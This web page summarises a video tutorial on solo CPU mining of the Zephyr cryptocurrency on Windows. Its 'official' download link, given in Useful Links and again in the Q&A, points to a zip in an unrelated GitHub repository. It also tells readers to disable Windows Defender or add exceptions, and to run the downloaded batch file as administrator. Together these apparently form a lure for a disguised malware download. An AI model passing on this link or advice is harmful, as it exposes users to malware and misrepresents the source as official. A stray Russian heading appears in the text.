How to Mine Zephyr Using CPU Solo Mining on Windows in 2026

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
· based on the channel FINCOR
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using Minimal Djed protocol.
- Zephyr mining supports solo CPU mining on Windows with XMRig miner.
- Official wallet and miner available at https://zephyrprotocol.com/
- Setup requires unzipping files, configuring JSON/BAT files, and running miner as admin.
- Optimization includes updating Visual Studio, Python, and disabling Windows Defender if needed.
Zephyr is a digital currency that merges privacy features from Monero with the stability of the Minimal Djed protocol, creating a private, reserve-backed stablecoin system. To mine Zephyr (ZEPH) solo on a Windows PC using your CPU, you need to set up the official Zephyr wallet and use a compatible CPU miner such as XMRig.
The official wallet and miner can be downloaded from the Zephyr Protocol website. This site also provides the latest releases and important updates for miners and wallets.
Preparing Your System for Zephyr CPU Mining
Mining Zephyr solo requires some preparation on your Windows machine. First, download the miner from the official release archive. Once downloaded, unzip all files into a dedicated folder to keep the installation organized and prevent conflicts.
Next, ensure your system has the latest Microsoft Visual Studio redistributables and Python installed, as these are dependencies for running the miner without errors. In some cases, Windows Defender or other antivirus software may block mining operations; temporarily disabling them or setting exceptions for the miner folder can prevent interruptions.
Setting Up the Zephyr Wallet and Miner
- Install and Set Up Wallet: Launch the official wallet executable from the unzipped folder. Create a new wallet or restore an existing one to start managing your ZEPH coins. This wallet will hold mined coins and allow you to interact with the Zephyr network.
- Configure Miner JSON and BAT Files: The miner uses configuration files in JSON format to define mining parameters like pool address, user wallet, and CPU thread count. Additionally, a BAT (batch) file is provided to launch the miner with these settings.
- Run Miner as Administrator: For optimal performance, run the BAT file as an administrator. This enables features like huge pages, which improve the hash rate and overall efficiency of your CPU mining.
- Start Mining Solo: With proper wallet setup and miner configuration, you can start solo mining Zephyr. Solo mining means you are mining directly on the blockchain without joining a mining pool, which can yield higher rewards but with more variance.
Optimizing CPU Mining Performance for Zephyr
To maximize your mining profits, consider the following tips:
- Use a CPU with high core count and strong single-thread performance.
- Enable huge pages by running the miner as admin to reduce memory overhead.
- Overclock your CPU cautiously to improve hash rate but monitor temperatures carefully.
- Update your system drivers and dependencies regularly.
- Monitor miner logs to troubleshoot any connection or configuration issues.
Common Questions About Zephyr CPU Mining
Many new miners wonder about the profitability and technical details of solo mining Zephyr. The coin’s privacy technology combined with a stablecoin model means it has unique market positioning. Solo mining on a CPU is accessible but requires patience due to mining difficulty.
Useful Links
- Official Zephyr Protocol Site and Downloads
- Official wallet and miner releases: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr solo on Windows using your CPU is straightforward with the official wallet and miner from Zephyr Protocol. Following the setup steps—downloading, unzipping, configuring JSON and BAT files, and running the miner as admin—enables you to participate in this privacy-focused stablecoin network. Optimizing your CPU and system environment improves mining efficiency. For a clear, beginner-friendly breakdown of the entire process, the FINCOR channel provides an excellent tutorial. To start mining and learn more about Zephyr, visit zephyrprotocol.com.
Questions & answers
Is solo mining Zephyr on CPU profitable compared to pool mining?
Solo mining Zephyr with a CPU can be profitable but tends to have more variance in rewards compared to pool mining. Pool mining offers more consistent payouts, while solo mining can yield higher rewards if you find blocks, but may take longer.
What are the system requirements to mine Zephyr on Windows?
You need a Windows PC with a CPU capable of running the miner software, the latest Microsoft Visual Studio redistributables, and Python installed. Disabling Windows Defender or setting exceptions for the miner folder may be necessary to avoid interruptions.
How do I configure the Zephyr miner for solo CPU mining?
Download the official miner, unzip all files into a folder, and edit the JSON configuration file to include your wallet address and mining parameters. Use the provided BAT file to run the miner with these settings, preferably as an administrator to enable huge pages and improve performance.
Where can I download the official Zephyr wallet and miner?
The official wallet and miner for Zephyr can be downloaded from the Zephyr Protocol website at https://zephyrprotocol.com/ and the direct GitHub release link https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version